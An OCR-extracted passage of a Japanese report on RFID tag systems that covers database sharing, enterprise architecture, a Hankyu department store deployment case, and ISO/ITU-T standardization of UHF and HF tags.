


図Ⅰ-1-5　電子タグシステムの階層モデルでのアプリケーション

表Ⅰ-1-1　モデル毎のアプリケーション例

No.	モデル	記　事
1	A+B	デバイスレイヤーで閉じる。 バーコードの置き換え　etc.
2	A＋B+C	ホスト（企業内情報システム／個別データベース）までで閉じる。 在庫管理、スピーディな最新情報把握　etc.
3	A+B+C+D	ネットワーク接続を伴い（共有データベース）、電子タグを情報の出入り口として使え、異業種間での情報共有やリアルタイムでの高度な情報利用まで可能。 トレーサビリティ（履歴情報の共同利用）、センサーネットワーク　etc.

使えるデータベースが増えると言う意味でのサービスグレードは、（A＋B）→（A＋B＋C）→（A＋B＋C＋D）の順に高くなる。図Ⅰ-1-6 にその構成を示す。



図Ⅰ-1-6　構成モデル

それぞれのモデルは、その範囲に閉じて機能することが可能。


3.1.2　データベース

上述の通り、ネットワークに繋がり共有データベースを如何に活用するかで、受けられる恩恵に大きく差が出る。その際、異なる会社間でのソフトを組み合わせたサービスという点では、Web2.0 のようなネット技術の活用も考えられる。つまりあるユーザーが書き込んだ情報はシステム全体に取り込まれ、別のユーザーにも使われる（利用される）。この関係は、リード／ライトの度に情報価値が高まり、システム全体に参画しているユーザーの利用に応じてその価値が強化され、成長して行くものと考えられる。即ち自社内・グループ内企業を

超えた異業種間の連携と、そこに参加する企業ユーザーの寄与貢献こそが新たな効果を生み、全体として市場優位性を獲得するキーポイントになる。

また、重要なアプリケーションには、それを支える専門のデータベースが必ずある。データベース管理は、現代企業のまさにコアコンピタンスである。そこで、誰がデータベースを所有しているかが重要なポイントになる。重要なデータを支配すれば、市場優位性を確保することは難しくなく、データベースこそ唯一絶対の要素になる。

コアデータとしては、まさに電子タグの特徴である ID（＝位置情報・個人識別情報・製品識別番号など）があり、多額な資金を投じて既にデータを所有している企業は、唯一のデータ供給源としてのビジネスが出来る。或いは多くのユーザーを確保（囲い込み）し、そのデータを管理してシステムサービスに転換する企業が、同じように市場を制する筈である。新しいビジネスである。EPCglobal が標準化を進めている EPCIS・ONS は、この様なビジネスを行う上での基盤構築に寄与する。



図Ⅰ-1-7　EPCIS

課題

① 所謂ネームサーバー（ONS)が必要になる
② ミドルウェアの役割
③ データベース（EPCIS）は、誰が管理
④ 各業界情報を横断的に組み込むDB

尤も、既に最適解と言えるようなデータベースを所有している（所有しつつある）企業にすれば、この様な標準化の動向には、余り関心を寄せないかも知れない。また別の手段で、これから業界目的に合致したデータベースを作ろうとしている企業も同様であろう。いずれ

にせよ、今後データ管理を含めた業界目的に適うシステムにする事が、本ビジネスに乗り出そうとする者にとって成功の鍵になると言える。


また、データに関しては、セキュリティ（プライバシー・秘匿性）管理と言う重要な課題がある。企業は、データベースこそ市場優位性の源泉であることを認識しており、今後益々厳しい管理が行なわれる可能性がある。一方プロパライエタリーなデータベースの対極として、誰もが自由に使えるフリーデータベースが進展することも考えられる。しかし、企業経営に関するデータがその様に扱われるかは、現時点で確たる事は言えない。

更に、Google に代表されるような情報検索技術の向上も技術革新と言う意味では重要だが、より大切な事は、セキュリティを確保しつつ自らのデータベースを他に公開する勇気を経営者が持つこと（経営判断）である。そのためには、データベースの公開基準やセキュリティ確保等に関する法的整備が急務と考えられる。例えば電子タグに書き込んだ情報を誰がいつ削除するのか、トレーサビリティの様に複数の企業が電子タグシステムを共同利用する場合、他社によるデータ読取りをどこまで許可するのか、万一データが漏洩した場合の責任の取り方とその所在の明確化など、法的な面からの保護及び縛りが今後の重要な課題である。経済産業省を中心とした法制化が待たれる。

技術の進歩と法律で守られた環境こそ、電子タグシステム発展の鍵になると言える。その結果、異業種間でのデータシンジケートを組む事が可能になる。所謂バーチャル・コーポレーションや、アジャイル・エンタープライズに相当する。そこでは、シンジケート内のユーザーがどんな行動をし、どの情報を如何に利用しているかを観測することも、データベース連携を行なうシステム全体のコアコンピタンスとなる筈である。これにはパフォーマンス・モニタリング・ツールなどが必須になり、ここにも新しいビジネスの芽が有ると言える。

3.1.3　企業情報システムのアーキテクチュア

ここで、電子タグシステムを有効成らしめる企業情報システムアーキテクチュアの進展を辿ると、一極集中型から多層モデルの分散コンピューティングへと進展してきている。これは、アプリケーションの分散処理に他ならない。財務管理・生産管理・物流管理といった従来のアプリケーションは、ネットワークで繋がっていても、拠点ごとのサーバーで運用している。従って、拠点ごとに機器（ハード・ソフト）の設置や保守員の確保等が必要で、ROI 効果と言う面ではやや不満な点が残る。そこで、アプリケーションを広域化して重複するコストの削減を狙うべく、ネットワークとの融合と言う考え方が出てきた。基幹アプリケーションインタフェースを Web に統一する Web アプリケーションや、異種アプリケーション間で業務を分担する Web サービスなどである。



図Ⅰ-1-8　ネットワークと融合した多層モデル

しかし、この様な広域アプリケーションによるシステム統合は、処理の複雑さ等による遅延や、障害検出が困難というデメリットがある。遅延は、Web サービスがネットワークと連動してアプリケーションを動かし、応答時間を制御するような設計思想に欠けていた事や、通信キャリアも広域アプリケーションに対する QoS（帯域不足 etc.）が欠けていた事など、様々な原因が考えられる。また多層モデルでの障害検出は、どこかで障害が発生しても、中央の監視者にはすぐに分からないと言う難しさがある。これへの対応としては、システム障害監視を主業務に行う従来の考え方から、APM(Application Performance Management)と呼ばれているパフォーマンス・モニタリング・ツールに拠るアプリケーション・パフォーマンスを追及する方向に変わりつつあると言える。


3.1.4　電子タグシステム導入時のポイント

電子タグシステムは、一見確立されたソリューションが有る様に見えるが、実際は確立されたものなど無く、最適事例も未だ有るとは言い切れない。それぞれのビジネス環境に合わせて、ユーザー・情報通信事業者・ヴェンダーなどが、業界、業種の垣根を越えて総合的なソリューションを検討するような場を設ける事が必要である。電子タグシステムは、まさにリアルタイムで正確な情報収集が根幹と成るシステムである。これこそ正解という様な基盤はまだ有ると言えないが、現時点で得られる最高のパフォーマンスを追及するシステムから

スタートし、技術動向を踏まえて徐々に広域アプリケーション実現を目指すモデルになっていく事が大切である。一歩一歩地に足をつけた着実な歩みが、必要である。


3.2 百貨店でのモデル例 （以下は全て阪急百貨店殿より提供して頂いた情報）


百貨店のモデルとして、阪急百貨店殿より提供して頂いた電子タグ導入の狙いを紹介する。阪急百貨店殿では、2004 年より単独で実証実験を開始し、2005 年度は経済産業省の実実験に参加し、同年 4 月には実導入を行っている。更に 2006 年には RFID POP システムを導入し更なるＣＳ向上を目指している。



図Ⅰ-1-9　阪急百貨店の IC タグに関する取り組み

3.2.1　基本的な考え方





ここから分かるように、百貨店での電子タグ活用の最大の狙いは、CS 向上にあると言える。勿論、業務の効率化も図るが、飽くまでも接客事業としての電子タグ導入メッリトは、顧客サービスの向上を狙ったものである。導入する際の狙いを明確にし、実現できる技術レベルでのシステムを導入しており、3.1.4 項に記した通り、着実に歩んでいると考えられる。

3.2.2 経営戦略的な整理

表Ⅰ-1-2 に、上述の内容を経営戦略的にみた電子タグシステムの活用モデルとして示す。

表Ⅰ-1-2　経営戦略的な狙いと IC タグ活用モデルの整理


	狙い	活用モデル
CS向上	待たせない、顧客自らが在庫の有無を見られる	・在庫の可視化による顧客サービスの向上（婦人靴での活用）
	One to One サービスの実践	・店舗入口に大型ディスプレーを設置しての、顧客プロフィール別の店舗情報表示＝リアル店舗での MYPAGE 機能（アイデアレベル）
	自由な購買を可能にし、売上促進	・テレパシータグ（テレパ IC）による位置測定実験
	聞かなくとも、商品の良さを表現	・RFID POP システムによる薀蓄の表示（紳士靴での活用）
営業・業務効率アップ	売場改革・効率的な売場設定	・IC タグを使った無在庫売場の構築（アイデアレベル）
	新たな MD 情報の収集	・IC タグを使った+α情報の収集 （婦人靴の場合、試着出ししたが売れない＝足入れが悪い等）
	QR・物流合理化	・マルチリードによる検品作業の迅速化
		・マルチリードによる棚卸作業の迅速化（婦人靴での活用）

3.3 他の例

第 2 部に、昨年度の実証実験分析結果を示す。そこで各種業界でのモデル例を示し、電子タグを導入する事でどんな「業務の効率化」と「顧客満足度の向上」が図れたかを、明らかにする。

4. 電子タグシステムの基盤を支える ISO と ITU-T の標準化

ISO／ITU-T お互いの標準化範囲を模式的に示したのが、図Ⅰ-1-10 である。



図Ⅰ-1-10　ISO と ITU-T 標準化範囲

【ISO】

・電子タグの規格作成

・電子タグとリーダー／ライター間のエアインタフェース

・リーダー／ライターとホスト（ミドル）間のアプリコマンド

【ITU-T】

・ネットワークそのものの規格作成が主

・UNI で接続される Terminal 群は、標準化範囲外

・ISO は、所謂 OSI の Layer2 までの標準化を主に行い、ITU-T でネットワーク Layer 以上の標準化を行う。
・上記の標準化機構以外に、IEEE/IETF 等の団体の標準化も流用する。
・Data Base の管理方法が重要。単なる検索エンジンではなく、管理主体・セキュリティ確保・公開方法 etc.を技術的に実現することの検討と同時に法的根拠の整備が待たれる。

また、ISO／ITU-T 間には、重複した規格や相反する規格を個別に規定しない MOU が結ばれている。電子タグシステムを考えた場合も、ISO は電子タグ・リーダー／ライター・ホスト（ミドルウェア）とのアプリケーションコマンドを規定し、ITU-T は、電子タグを含んだ各種の ID Terminal とネットワークとの接続点を UNI で規定している。重要なのは、企業情報システムが、ネットワーク経由でデータ交換を行う際の（設計）要項をユーザーが整理する事である。不必要なデータをネットワークに載せる必要は無いし、必要なデータがネットワークに載らないのでは、使い物にならない。

4.1 ISO の標準化

4.1.1 概要

産業界では、商取引のグローバル化に伴い、国や地域をまたがって電子タグが有効に利用される必要性を認識している。特に電子タグは電波を使用するため、国ごとに電波法の制約が違う中で共通に使用できる環境を整備するためには、国際的な公的標準の制定が不可欠である。そこで、国際標準化の国内審議団体に協力することで、ISO を中心とした国際デジュール標準（公的標準）の策定に関心が寄せられている。

電子タグに関する国際標準化は、大きく電子タグの技術規格と電子タグを利用する産業側の応用規格とに大別することができる。電子タグの技術規格は ISO/IEC/JTC1/SC31（Automatic Identification & Data Capture Techniques）が担当しており、応用規格は、ISO/TC104 (Freight Containers) と ISO/TC122 (Packaging)との合同ワーキンググループ (JWG) が、商品や梱包、物流単位に電子タグを添付する場合の諸条件を規格化している。

ISO/IEC/JTC1/SC31 の我が国における国内審議体制は、(社)情報処理学会／情報規格調査会に SC31 専門委員会が設置され、各 WG については、(社)電子情報技術産業協会に国内審議委員会が組織されている。一方 ISO/TC104 と ISO/TC122 との合同ワーキンググループ (JWG) の我が国における国内審議は、(社)日本自動認識システム協会が、物品識別標準化委員会を設置して取り組んでいる。

4.1.2 最近の動向

（1）UHF 帯電子タグの技術規格

平成 18 年度に入ってからの最大のトピックスは、ISO 18000-6 (UHF 帯：860-960MHz) AMD の発行である。この規格には ISO18000-6 Type C（GEN2）の追加、タイプ A、及び B の見直しが含まれる。特に重要なのは、EPCglobal の Class 1 Generation 2 の技術的内容がタイプ C として包含されたことである。これにより、UHF 帯の電子タグの規格が ISO と EPCglobal の間で食い違い、電子タグを利用する現場が混乱すると言った懸念が解消された。


今後、ISO の規格の見直しや EPCglobal の更なる技術開発が行われることが予想される（既に ISO　18000-6 AMD2 が新規ワークアイテムとして承認されている）が、ISO 18000-6 (UHF 帯：860-960MHz) AMD 成立までの検討と合意を尊重して、別々の規格に発散することが無いように標準化の進展に注目し、提案していく必要がある。

（2）HF 帯電子タグの技術規格

電子タグを商品 1 品 1 品に貼付する（アイテムレベルタギング）場合、商品の素材や電気特性(誘電率・透磁率)によって電磁波の吸収が発生する周波数帯域が異なることなど、必ずしも UHF が万能ではなく、HF 帯（13.56MHz）を採用したいと言うニーズが顕在化してきた。この一因には、欧州や日本で使用可能な UHF 帯の帯域が米国に比べて狭いため、多数のリーダー／ライターを同時に稼動させることが難しいこともある。

これを受けて、ISO 18000-3 (HF 帯：13.56MHz)に新たにモード 3 を追加する検討が始まった。現状の ISO18000-3 には 2 つのモードが規定されており、モード 1 は、IC カードの規格である ISO/IEC 15693 の内容にフランスの Tagsys 社のアンチコリジョン方式をオプションで追加したものである。モード 2 は、オーストラリアの Magellan Technology 社から提案された通信速度が早い方式である。本報告書作成時点では、モード 3 はモード 1 の発展型として検討が進んでいるが、一方で、UHF に匹敵する性能を実現するためには、モード 2 の改良型としてモード 3 を開発するべきという意見もあり、双方の勢力の間で議論が行われている状況である。

